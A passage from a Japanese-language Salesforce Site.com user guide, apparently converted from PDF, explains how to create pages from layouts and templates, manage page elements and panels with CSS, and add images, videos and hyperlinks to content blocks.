3. [レイアウト] をクリックして、空白ページ、またはヘッダーとフッターのあるページなど事前定義されたページレイアウトのいずれかを選択します。

   メモ: 事前定義されたページレイアウトでは、パネルを使用して、列、ヘッダー、フッターを作成します。パネルではインライン CSS を使用して位置を設定するため、ページを作成した後に簡単にレイアウトを変更できます。ただし、CSS に精通していて CSS ルールを使用する場合は、パネルを選択して、[スタイル] ペイン ( ) の [コード] タブからコード

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

を削除し、[適用] をクリックして、インラインスタイルを削除できます。

4. 次のレイアウトモードを選択します。
   - ブラウザウィンドウの幅に合わせてページを拡張するには、[全体の幅] をクリックします。
   - ページの幅を設定するには、[固定幅] をクリックして幅を入力します。
5. [作成] をクリックします。このサイトのページが開きます。

ページテンプレートに基づいたサイトページの作成

ページテンプレートを作成済みの場合、テンプレートに基づいてサイトページを作成できます。

最も早くページを作成する手順は、次のとおりです。

1. [ページテンプレート] ビューでテンプレートを選択して、[ ]>[テンプレートからページを作成]をクリックします。または、テンプレートを開いている場合は、[ページアクション] > [テンプレートからページを作成] をクリックします。
2. サイトページ名を入力します。ページ名には、空白や、#、?、または @ などの特殊文字を含めることができません。
3. [作成] をクリックします。このサイトのページが開きます。

次の手順でもページを作成できます。

1. [概要] タブの [サイトページ] にマウスを置いて [新規] をクリックするか、[サイトページ] ビューが開いているときに [新規] > [サイトページ] をクリックします。
2. サイトページ名を入力します。ページ名には、空白や、#、?、または @ などの特殊文字を含めることができません。
3. [ページテンプレート] をクリックして、ページテンプレートを選択します。
4. [作成] をクリックします。このサイトのページが開きます。

ヒント: 他のページを変換または複製して、ページを作成することもできます。

関連トピック:

デザイナまたはサイト管理者としての Site.com ページの編集

Site.com のページ要素の追加

Site.com ページで使用するテンプレートの特定

テンプレートに基づいたページを編集する場合、編集不可のページ要素は変更できません。また、編集可能なページ要素は、再配置、サイズ変更、削除できません。編集可能なページ要素に関連付けられたイベント、プロパティ、スタイルも変更できません。これらの要素またはプロパティを更新するには、ページがベースにしているテンプレート内で編集する必要があります。

サイトページがベースにしているページテンプレートを特定するには、次の操作を実行します。

- [概要] タブの [サイトページ] ビューのサイトページにマウスを置きます。情報ポップアップにページテンプレートの名前が表示されます。
- ページが開いたら、[ページ構造] ペインを調べます。テンプレートの名前がリンクとして表示されています。このリンクをクリックするとテンプレートを開くことができます。

ヒント: 特定のページテンプレートに関連付けられたサイトページを確認して開くには、[概要] タブの [ページテンプレート] ビューでページテンプレートを選択またはマウスを置いて [ ] > [テンプレートに基づいてページを編集] をクリックします。リストされたサイトページをクリックして開きます。

関連トピック:

Site.com のページテンプレートの作成

Site.com ページテンプレートの概要

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

ページの名前変更、複製、および変換

ページとテンプレートを使用する場合、ページの名前変更、削除、複製など、共通のタスクを実行できます。

より多くのページオプションにアクセスするには、[概要] タブの [サイトページ] ビューのページを選択またはマウスを置いて、[ ] をクリックします。

より多くのテンプレートオプションにアクセスするには、[概要] タブの [ページテンプレート] ビューのテンプレートを選択またはマウスを置いて、[ ] をクリックします。

または、ページまたはテンプレートが開いている場合は、ツールバーの[ ] をクリックします。

ページとテンプレートで利用可能なオプションを次に示します。

選択	目的
編集	ページまたはテンプレートを開いて編集します。または、ページまたはテンプレートをダブルクリックします。
名前を変更	ページまたはテンプレート名を変更します。
プレビュー	ブラウザウィンドウでページを表示します。
複製	ページまたはテンプレートのコピーを作成します。 ページテンプレートを複製しても、ページテンプレートに基づいたページまたはテンプレートは複製されません。
削除	ページまたはテンプレートを削除します。ページのベースに使用されているテンプレートは削除できません。
子テンプレートを作成	選択したテンプレートに基づいて、子テンプレートを作成します。
テンプレートからページを作成	テンプレートに基づいてページを作成します。
サイトページをテンプレートに変換	ページをテンプレートに変更します。
テンプレートをサイトページに変換	テンプレートをページに変更します。ページのベースに使用されているテンプレートは変換できません。
テンプレートに基づいてページを編集	選択したページテンプレートに基づいたサイトページを確認して開きます。
IP 制限を追加	許可されている IP アドレスの範囲を制限することで、ページまたはテンプレートへのアクセスを制御します。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

選択	目的
	IP 制限のあるテンプレートに基づいてページを作成する場合、そのページには IP 制限が継承されます。

関連トピック:

- デザイナまたはサイト管理者としての Site.com ページの編集
- サイト管理者またはデザイナとしての Site.com Studio の使用

ページの DOCTYPE プロパティの変更

ページのドックタイプ定義 (DTD)、つまり、*doctype* では、ページが使用している HTML のバージョンを定義します。この情報は、一部のブラウザで標準の表示モードを起動するために使用されます。デフォルトでは、各ページの doctype は最新バージョンの HTML5 に設定されていますが、XHTML 1.0 に変更できます。

ページを開いた状態で、次の手順を実行します。

1. [ページ構造] ペインでページを選択します。
2. [プロパティ] ペインで、[Doctype] ドロップダウンリストでオプションを選択します。

関連トピック:

- ページ要素の HTML タグの変更
- カスタム HTML 属性の追加
- HTML5 セマンティックページレイアウトタグ

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

機能とページ要素の追加

Site.com のページ要素

ページ要素はサイトページおよびページテンプレートのビルディングブロックです。ページ要素を組み合わせて、ページの構造およびコンテンツを提供します。

Site.com Studio でサイトページまたはページテンプレートが開いているときは、サイト管理者およびデザイナが次のページ要素を使用できます。

ページ要素	説明
コンテンツブロック	ページテキストを含み、画像、メディア、およびハイパーリンクも格納できます。ページに編集可能な領域がある場合は、寄稿者も使用できます。
カスタムコード	Site.com Studio で提供されない要素の HTML や JavaScript などのマークアップを追加することで、サイトをカスタマイズできます。
画像	ページに直接画像を追加します。
ブレッドクラム	ページにブレッドクラムナビゲーションを追加します。
メニュー	サイトのページを移動できるメニューを作成します。
パネル	ページに構造を追加したり、その他のページ要素をグループにまとめることができます。
ボタン	ページにボタンを追加します。[イベント] ペインのアクションを使用するとボタンに機能を追加できます。
フォーム	Web-to-リードの作成または顧客のフィードバックの収集を行って、データを Salesforce オブジェクトに登録できます。
入力項目	フォームまたはページに複数のデータ型を提供します。フォームに追加されると、フォームのオブジェクトの項目にバインドされます。「入力項目の種別」(ページ 5857)を参照してください。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ページ要素	説明
データ要素	データの繰り返しに含まれる必要があります。データの繰り返しのオブジェクトの項目にバインドされ、現在のレコードの特定の項目のコンテンツを表示するプレースホルダとして機能します。
データ関数	標準またはカスタムSalesforceオブジェクトへの接続、返された結果の計算、ページへの計算の表示を行います。
データの繰り返し	Salesforceオブジェクトに接続し、指定した検索条件に基づいてデータセットを返します。データ要素またはカスタムコードページ要素と組み合わせて使用し、ページの結果を表示します。
データテーブル	標準またはカスタムSalesforceオブジェクトに接続し、指定した検索条件に基づいてデータセットを取得したり、1つ以上のレコードをテーブルの行として表示したりします。

関連トピック:

- Site.com のページ要素の追加
- Site.com のページ要素の編集および使用

Site.com のページ要素の追加

ページ要素はサイトページおよびページテンプレートのビルディングブロックです。パネル要素はページに構造を追加します。ページおよびパネルはどちらもそれらに追加するページ要素の「コンテナ」であると考えることができます。

サイトページまたはページテンプレートが他のページテンプレートに基づいている場合は、編集可能なパネルにのみページ要素を追加できます。編集可能なパネルはページで青の境界線で強調表示されています。

ページ、パネル、データの繰り返し、およびフォームはページが開いたときに他のページ要素を追加できる「コンテナ」であると考えることができます。

- [ページ要素] ペイン ( ) では、次のいずれかの操作を実行します。
  - ページ要素をページのキャンバスまたはコンテナのページ要素にドラッグする。
  - ページ要素をクリックして、表示されるポップアップでページ要素を配置する場所を選択し、[適用] をクリックする。
- [ページ構造] ペイン ( ) で、コンテナのページ要素の上にマウスポインタを置き、[ ] > [ページ要素を追加] をクリックします。追加する項目をクリックするか、コンテナのページ要素にドラッグします。
- ページのコンテナのページ要素を選択し、[ ] > [ページ要素を追加] をクリックします。追加する項目をクリックするか、コンテナのページ要素にドラッグします。

ページ要素を編集可能なパネルにドラッグすると、ページ要素では許可アイコンを表示し、緑の境界線が要素を配置する位置を示します。



ページ要素を編集可能でないパネルにドラッグしようとすると、ページ要素では許可なしアイコンが表示されます。



関連トピック:

- Site.com のページ要素の編集および使用
- ページへの画像の直接追加
- ページへのコンテンツブロックの追加
- ページへのカスタムコードの追加
- ナビゲーションメニューの追加

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

Site.com のページ要素の編集および使用

[ページ構造] ペイン ( ) ではページのすべての要素の階層が表示されており、特により複雑なページ設計で、要素の選択、移動、および並び替えに役立ちます。

- ページ要素を選択するには、ページのその要素をクリックするか、[ページ構造] ペインで選択します。この操作により、ページの要素が強調表示され、項目のセレクタおよび [アクション] メニュー ( ) が表示されます。
- コンテンツブロック、画像、カスタムコードなどのページ要素を編集するには、次のいずれかの操作を実行します。
  - ページの要素をダブルクリックする。
  - ページの要素を選択してセレクタバーの [ ] > [編集] をクリックする。
  - 要素を選択するか、[ページ構造]ペインの要素の上にマウスポインタを置いて、[ ] > [編集] をクリックする。
  - ツールバーの [コンテンツを編集] をクリックする (コンテンツブロックの場合のみ)。
- ページ要素を移動するには、次のいずれかの操作を実行します。
  - ページの要素を選択して、適切な位置までドラッグし、セレクタバーの [ ] > [移動] をクリックする。
  - [ページ構造]ペインの希望の位置まで項目をドラッグするか、項目を選択して、[ ] > [移動] > *方向* をクリックする。パネル以外のすべてのページ要素を [ページ構造] ペインの希望の位置までドラッグすることもできます。
- ページ要素のサイズを変更するには、要素を選択して、サイズ変更ハンドルを適切なサイズまでドラッグします。角のサイズ変更ハンドルがグレー表示されている場合は、コンテンツに応じて高さを調整する項目の [自動高さ設定] プロパティが有効であることを示しています。設定の高さにサイズを変更するには、[プロパティ] ペイン ( ) で [自動高さ設定] の選択を解除するか、下にあるサイズ変更ハンドルの 1 つをクリックして、表示されるポップアップメッセージで [自動高さ設定の無効化] をクリックしてこのプロパティを無効にします。

  ヒント: 画像で [自動高さ設定] プロパティを無効にするが、そのアスペクト比 (高さと幅の関係) は維持する場合、Shift キーを押したままドラッグしてサイズを変更します。

  または、CSS を使用してページ要素のスタイルを設定している場合は、クラスのスタイルまたはスタイル設定している ID を調整します。
- 要素を削除するには、要素を選択して、次のいずれかの操作を実行します。
  - 項目のセレクタバーで [ ] > [削除] をクリックする。
  - [削除] キーを押します。
  - ツールバーで をクリックする。
  - [ページ構造] ペインで [ ] > [削除] をクリックする。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

サイトページまたはページテンプレートが他のページテンプレートに基づいている場合は、次のことが該当します。

- 子ページまたはテンプレート上のすべての編集可能なページ要素のコンテンツは、親ページテンプレートの編集可能な要素のコンテンツにリンクされています。親テンプレートの編集可能なページ要素のコンテンツを更新すると、その変更はすべての子ページまたはページテンプレートに転送されます。ただし、子ページまたはテンプレートのレベルで編集可能なページ要素のコンテンツを変更する場合、要素間のリンクが機能しなくなり、親テンプレートのページ要素に行われたその後の変更は子には反映されません。
- ページ要素の位置またはサイズは変更できません。ただし、テンプレートで要素の [自動高さ設定] プロパティが有効になっている場合は、テンプレートベースのページにコンテンツを合わせるように高さが調整されます。ページ要素を編集するには、ページテンプレートでその要素を編集する必要があります。
- ページ要素は削除できません。ページ要素を削除するには、ページテンプレートからその要素を削除する必要があります。
- 行動、プロパティ、または色、位置、サイズなど編集可能なページ要素のスタイルを変更することはできません。

関連トピック:

Site.com のページ要素
Site.com のページ要素の追加
ページへのコンテンツブロックの追加
パネルを使用した Site.com ページのレイアウト
編集可能なページ要素について

パネルの使用

パネルを使用した Site.com ページのレイアウト

パネルは、ページの論理的な区切りを定義する有用なレイアウトツールです。簡単に移動、配置できるようにページ要素をグループ化します。パネルは、他のページ要素 (他のパネルも含む) のコンテナと考えることも、その中に配置するコンテンツを囲む `div` と考えることもできます。パネルは、ページテンプレートに編集可能なエリアを追加する場合に最適です。

ページテンプレートまたはサイトページを作成する場合、パネルを使用して作成されたヘッダー、フッター、および列が含まれる事前定義されたページレイアウトを使用できます。一度作成すると、サイトのデザインに合わせてさらにレイアウトを変更できます。

ページに区切りを追加する必要があり、CSS には精通していない場合、最も簡単な方法は、行と列のパネルを使用する方法です。この機能は、CSS の位置設定を事前に定義したパネルを追加して、ページ上で正しい位置に配置します。

メモ: 事前定義されたページレイアウトおよび行と列のパネルでは、インライン CSS を使用して、位置を設定できます。CSS に精通していて、CSS ルールを使用してサイトのスタイルを設定する場合は、[スタイル] ペイン ( ) の [コード] タブからコードを削除し、[適用] をクリックして、インライン CSS を削除できます。

ページに行と列のパネルを追加する手順は、次のとおりです。

1. [ページ構造] ペイン ( ) でページ (最上位フォルダアイコン) を選択します。
2. [ ] > [行および列パネルを追加] をクリックします。
3. 必要な行または列のパネルの数を選択します。ページにすでにコンテンツが含まれる場合、最初の新しいパネルに配置されます。

行パネルを追加するには、次の操作を実行します。

- パネルの上部で、ページ上または [ページ構造] ペイン内のパネルを選択して、[ ] > [行および列パネルを追加] > [上に行を挿入] をクリックします。
- パネルの下部で、ページ上または [ページ構造] ペイン内のパネルを選択して、[ ] > [行および列パネルを追加] > [下に行を挿入] をクリックします。

行と列のパネルを別のパネルに追加する手順は、次のとおりです。

1. ページ上または [ページ構造] ペイン内のパネルを選択します。
2. [ ] > [行および列パネルを追加] をクリックします。
3. 必要な行または列のパネルの数を選択します。ページにすでにコンテンツが含まれる場合、最初の新しいパネルに配置されます。

単一パネルを追加するには、[ページ要素] ペイン ( ) からページに [パネル] をドラッグします。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

デフォルトでは、[自動高さ設定]プロパティが有効化されているため、パネルにコンテンツを追加すると、パネルの高さは、自動的に調整されます。パネルのサイズを調整して再配置するプロパティを無効化できます。ページ上のパネルにマウスを置くと、情報ポップアップにパネルの幅と高さが表示されます。



パネルにページ要素をドラッグすると、パネルの縁の色が変化して、パネルの中の要素がグループ化されたことが示されます。グループから要素を削除するには、パネルの外にドラッグします。

関連トピック:

- Site.com のページ要素の追加
- CSS を使用したパネルの位置設定
- ページ要素の HTML タグの変更

CSS を使用したパネルの位置設定

パネルは、ページの論理的な区切りを定義する有用なレイアウトツールです。CSSを使用して、パネルの位置を設定し、ページのレイアウトを改善できます。

パネルのパディングと余白の追加

2 つの CSS プロパティ (余白とパディング) は、行および列と、その中のコンテンツとの間のスペースを作成して、ページをレイアウトできます。余白プロパティは、パネルの境界と外縁の間のパネルの外側のスペースを制御し、パディングプロパティは、パネルのコンテンツとパネルの境界の間のスペースを制御します。

余白とパディングを追加する手順は、次のとおりです。

1. パネルを選択します。
2. [スタイル] ペインの [サイズ] セクションを開きます。
3. [余白] セクションで、次のいずれかを実行します。
   - [すべて] テキストボックスに値を入力し、測定単位を選択して、4 辺に共通の余白幅を設定する。
   - 該当するテキストボックスに値を入力し、測定単位を選択して、左右上下の余白幅をそれぞれ設定する。
4. 同様に、[パディング] セクションでは、必要に応じてパディング幅を設定します。パディングを追加すると、パネルの全幅が増えます。たとえば、幅 500px のパネルのすべての辺に 20px のパディングを追加すると、パネルの全幅は 540px になります。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

ヒント: 余白プロパティを使用して、パネルまたはブロックページ要素を中央揃えできます。[すべて] テキストボックスに「*0*」と入力して、ドロップダウンリストの [自動] を選択します。

float プロパティを使用した列パネルの作成

ページにさらに区切りを追加する必要があり、CSS に精通していない場合、最も簡単な方法は、行と列のパネルを使用する方法です。または、CSS の float プロパティを使用して、パネルを左または右に配置して、列を作成できます (行と列のパネル機能を使用してパネルを追加する場合は、パネルは float プロパティを使用して自動的に配置されます)。たとえば、2つの単一パネルをコンテナパネルに追加して、両方のパネルのfloatプロパティと width プロパティを設定して、2 列のページレイアウトを作成できます。

列パネルを作成する手順は、次のとおりです。

1. パネルを選択します。
2. [スタイル] ペインの [レイアウト] セクションを開きます。
3.  をクリックして、パネルを左に配置するか、 をクリックして、パネルを右に配置します。たとえば、2 列のレイアウトを作成する場合は、両方のパネルに float プロパティを設定します。
4. [サイズ] セクションに幅を設定またはページでパネルの境界をドラッグして、パネルが正しく整列するようにパネルの幅を調整します。たとえば、同じ幅の 2 列を作成する場合、両方のパネルの幅を 50% に設定します。

ヒント: float プロパティを使用する場合、コンテナパネルの overflow プロパティを「hidden」に設定します。これにより、列パネルの高さを増やすと、コンテナパネルを大きくできます。コンテナパネルを選択して、[スタイル] ペインの [レイアウト] セクションで [オーバーフロー] ドロップダウンリストの [非表示] を選択します。

関連トピック:

- カスケードスタイルシートの概要
- パネルを使用した Site.com ページのレイアウト

ページへの画像の直接追加

サイト管理者またはデザイナはサイトページやページテンプレートに画像を直接追加したり、コンテンツブロックに画像を追加したりできます。

ページに画像を直接追加する手順は、次のとおりです。

1. サイトページまたはページテンプレートを開きます。
2. [ページ要素] ペインからページに [画像] をドラッグします。
3. [画像を追加] ダイアログボックスで、次のいずれかを実行します。
   - ［画像を検索］テキストボックスに名前を入力してリストから選択し、既存の画像を検索します。
   - [アップロード] タブで画像まで移動し、[アップロード] をクリックしてリストから画像を選択し、コンピュータの画像をアップロードします。
4. [適用] をクリックします。ページに画像が追加されます。
5. [プロパティ] ペインの［代替テキスト］項目に画像の簡単な説明を入力します説明は、スクリーンリーダーユーザまたはブラウザで画像を表示できない場合の代替テキストとして使用されます。また、検索エンジン最適化 (SEO) に役立てることができます。

関連トピック:

Site.com のページ要素の追加

Site.com のページ要素の編集および使用

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

コンテンツブロックの使用

ページへのコンテンツブロックの追加

コンテンツブロックには Web サイトページのテキストが含まれます。また、画像、動画、およびハイパーリンクも格納できます。設計モードでは、デザイナおよびサイト管理者がコンテンツブロックをページに追加できます。

ページが開いているときにコンテンツブロックを追加するには、[ページ要素]ペインからコンテンツブロックをページにドラッグするか、コンテナページ要素にターゲットを設定します。

コンテンツブロックを編集するには、コンテンツブロックをダブルクリックします。テキストを詳細に管理する場合は、コンテンツブロックを選択して、[ ] > **[HTML を編集]** をクリックすれば、HTML を直接編集できます。

ページテンプレートのコンテンツブロックを編集可能にすると、寄稿者がテンプレートに基づいてページをコンテンツブロックを編集できます。その他のサイト管理者またはデザイナのみが編集できるコンテンツブロックを追加するには、代わりに、カスタムコードを使用します。

関連トピック:

- 設計モードでのコンテンツブロックへの画像の追加
- 設計モードでのテキストおよび画像へのハイパーリンクの追加

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

コンテンツ編集ツールバーについて


設計モードの場合、デザイナおよびサイト管理者は、コンテンツブロックを編集できます。コンテンツブロックには、画像、動画、およびハイパーリンクと共にサイトページのテキストが含まれます。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition



設計モードの場合、コンテンツ編集ツールバーを使用すると、次の操作を実行できます。

- 編集を元に戻したり、やり直したり、Microsoft® Office からコピーおよび貼り付けされたテキストの書式設定 (多くの場合、非表示の書式設定を含む場合がある) を削除する (1)
- テキストの切り取り、コピー、および貼り付け (2)
- 次のような書式設定を直接適用する (3)
  - フォントファミリおよびサイズ
  - 太字、斜体、下線、下付き文字、上付き文字、取り消し線
  - フォントカラーおよび強調表示色
- 次を使用したテキストスタイルおよびレイアウトの制御 (4)
  - 段落および見出しスタイルの適用
  - 段落のインデントの設定
  - テキストの左揃え、中央揃え、右揃え、または両端揃え
  - 番号付きまたは箇条書きリストを挿入する
- 表の挿入および行、列、スペースの追加 (5)
- 画像、動画、および特殊文字の追加 (6)
- ハイパーリンクおよびアンカーの追加および削除 (7)

ヒント: 異なるフォント、強調表示などの書式設定をテキストに直接適用することはできるだけ避けてください。直接適用するのではなく、段落スタイルおよび見出しスタイルを使用して、サイト全体で一貫した書式設定を迅速に適用することをお勧めします。また、これによりサイト管理者またはデザイナがサイトの段落スタイルおよび見出しスタイルを変更すると、すべてのページテキストが自動的に更新されます。

設計モードでのコンテンツブロックの編集

デザイナおよびサイト管理者は、ページのコンテンツブロックを編集できます。コンテンツブロックにはサイトページのテキストが含まれます。また、画像、動画、およびハイパーリンクも格納できます。

設計モードでページを開いた状態で、次の手順を実行します。

1. ページのコンテンツブロックをダブルクリックします。
2. テキストを追加または編集して、コンテンツ編集ツールバーを使用して設定します。

   ヒント:

   - Microsoft® Office からテキストをコピーして貼り付ける場合は、テキストを強調表示して、 をクリックし、非表示の書式設定を削除します。これにより、ページにテキストが表示される方法にマイナスの影響がある場合があります。
   - 異なるフォント、強調表示などの書式設定をテキストに直接適用することはできるだけ避けてください。直接適用するのではなく、段落スタイルおよび見出しスタイルを使用して、サイト全体で一貫した書式設定を迅速に適用することをお勧めします。また、これによりサイト管理者またはデザイナがサイトの段落スタイルおよび見出しスタイルを変更すると、すべてのページテキストが自動的に更新されます。

3. 必要に応じて、画像、動画、ハイパーリンク、またはアンカーを追加します。
4. [保存] をクリックします。

メモ: 子ページまたはテンプレート上のすべての編集可能なページ要素のコンテンツは、親ページテンプレートの編集可能な要素のコンテンツにリンクされています。親テンプレートの編集可能なページ要素のコンテンツを更新すると、その変更はすべての子ページまたはページテンプレートに転送されます。ただし、子ページまたはテンプレートのレベルで編集可能なページ要素のコンテンツを変更する場合、要素間のリンクが機能しなくなり、親テンプレートのページ要素に行われたその後の変更は子には反映されません。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

  および

  サイトレベルで割り当てられたサイト管理者またはデザイナロール

設計モードでのコンテンツブロックへの画像の追加

設計モードでページを表示している場合、デザイナおよびサイト管理者はコンテンツブロックに画像を追加できます。

ページを開いた状態で、次の手順を実行します。

1. ページのコンテンツブロックをダブルクリックします。
2. 画像を挿入する位置にカーソルを置いて [] をクリックします。
3. [画像のプロパティ] ダイアログボックスで、次のいずれかを実行します。
   - ［画像の URL］項目に画像の URL を入力します。
   - [選択元の Web サイト] をクリックして表示されるリストの画像を選択し、Web サイトから画像を選択します。
   - [アップロード] タブを開き、画像まで移動して、[アップロード] をクリックしてコンピュータから画像をアップロードします。
4. ［代替テキスト］項目に画像の簡単な説明を入力します 説明は、スクリーンリーダーユーザまたはブラウザで画像を表示できない場合の代替テキストとして使用されます。また、検索エンジン最適化 (SEO) に役立てることができます。
5. 必要に応じて、ページのテキストに対して画像がどのように表示されるかをプレビューし、次を設定します。
   - 画像の幅と高さ
   - 画像の周囲を取り囲む余白量 (`HSpace` および `VSpace` プロパティで制御)
   - ページのテキストの位置揃え
   - 画像の境界線 (たとえば、幅 10 ピクセルの点線で緑の境界線を設定するには、［境界線］項目に `10px dotted green` と入力)
6. [適用] をクリックします。
7. [保存] をクリックします。

関連トピック:

- 設計モードでのコンテンツブロックの編集
- コンテンツ編集ツールバーについて
- アセットのインポートと管理

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

Site.com サイトのコンテンツのみを編集する

- `Site.com Contributor` ユーザ

および

サイトレベルで割り当てられた寄稿者ロール

設計モードでのコンテンツブロックへの動画の追加

デザイナおよびサイト管理者は、設計モードでページを表示している場合、コンテンツブロックに YouTube®、Google®、Adobe® Flash®、Windows Media®、Apple QuickTime® 動画を追加できます。

ページを開いた状態で、次の手順を実行します。

1. ページのコンテンツブロックをダブルクリックします。
2. 動画を挿入する箇所にカーソルを置いて、 をクリックします。
3. [動画のプロパティ] ダイアログボックスで、動画のタイプを選択し、次のいずれかの操作を実行します。
   - [動画の URL] テキストボックスに、`http://www.youtube.com/watch?v=123abc` など、動画の URL を入力します。
   - [選択元の Web サイト] をクリックして表示されるリストの動画を選択し、Web サイトから動画を選択します。
   - [アップロード] タブを開き、画像まで移動して、[アップロード] をクリックしてコンピュータから動画をアップロードします。

     メモ: Flash、Windows Media、および QuickTime の動画のみを選択またはアップロードできます。
4. ページに動画を表示する方法を指定するには、次の内容を設定できます。
   - 動画の幅と高さ
   - 動画の周囲を取り囲む余白量 (`HSpace` および `VSpace` プロパティで制御)
   - ページのテキストの位置揃え

   動画をプレビューすることもできます。
5. [適用] をクリックします。動画はコンテンツブロックではアイコンとして表示されます。
6. [保存] をクリックします。

メモ: ページをプレビューすると、Windows Media の動画以外のすべての動画タイプを確認することができます。

関連トピック:

- 設計モードでのコンテンツブロックの編集
- コンテンツ編集ツールバーについて

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

Site.com サイトのコンテンツのみを編集する

- `Site.com Contributor` ユーザ

および

サイトレベルで割り当てられた寄稿者ロール

設計モードでのテキストおよび画像へのハイパーリンクの追加

設計モードでページを表示している場合、デザイナおよびサイト管理者は次へのハイパーリンクを作成できます。

- 外部 Web ページまたは Web サイト
- サイトのページおよびアセット
- メールメッセージ
- ページのアンカー

ページを開いた状態で、次の手順を実行します。

1. ページのコンテンツブロックをダブルクリックします。
2. ハイパーリンクを追加するテキストまたは画像を選択して、 をクリックします。
3. [リンク先] ドロップダウンリストから、リンク種別を選択します。次の項目にリンクする手順は、次のとおりです。
   - Web ページ:
     a. [URL] を選択します。
     b. [URL] 項目に http://www.externalsite.com などのアドレスを入力します。
     c. ステップ 4 に進みます。
   - サイト内のページまたは項目:
     a. [サイトの項目] を選択します。
     b. ページや画像などのデータ型を選択します。
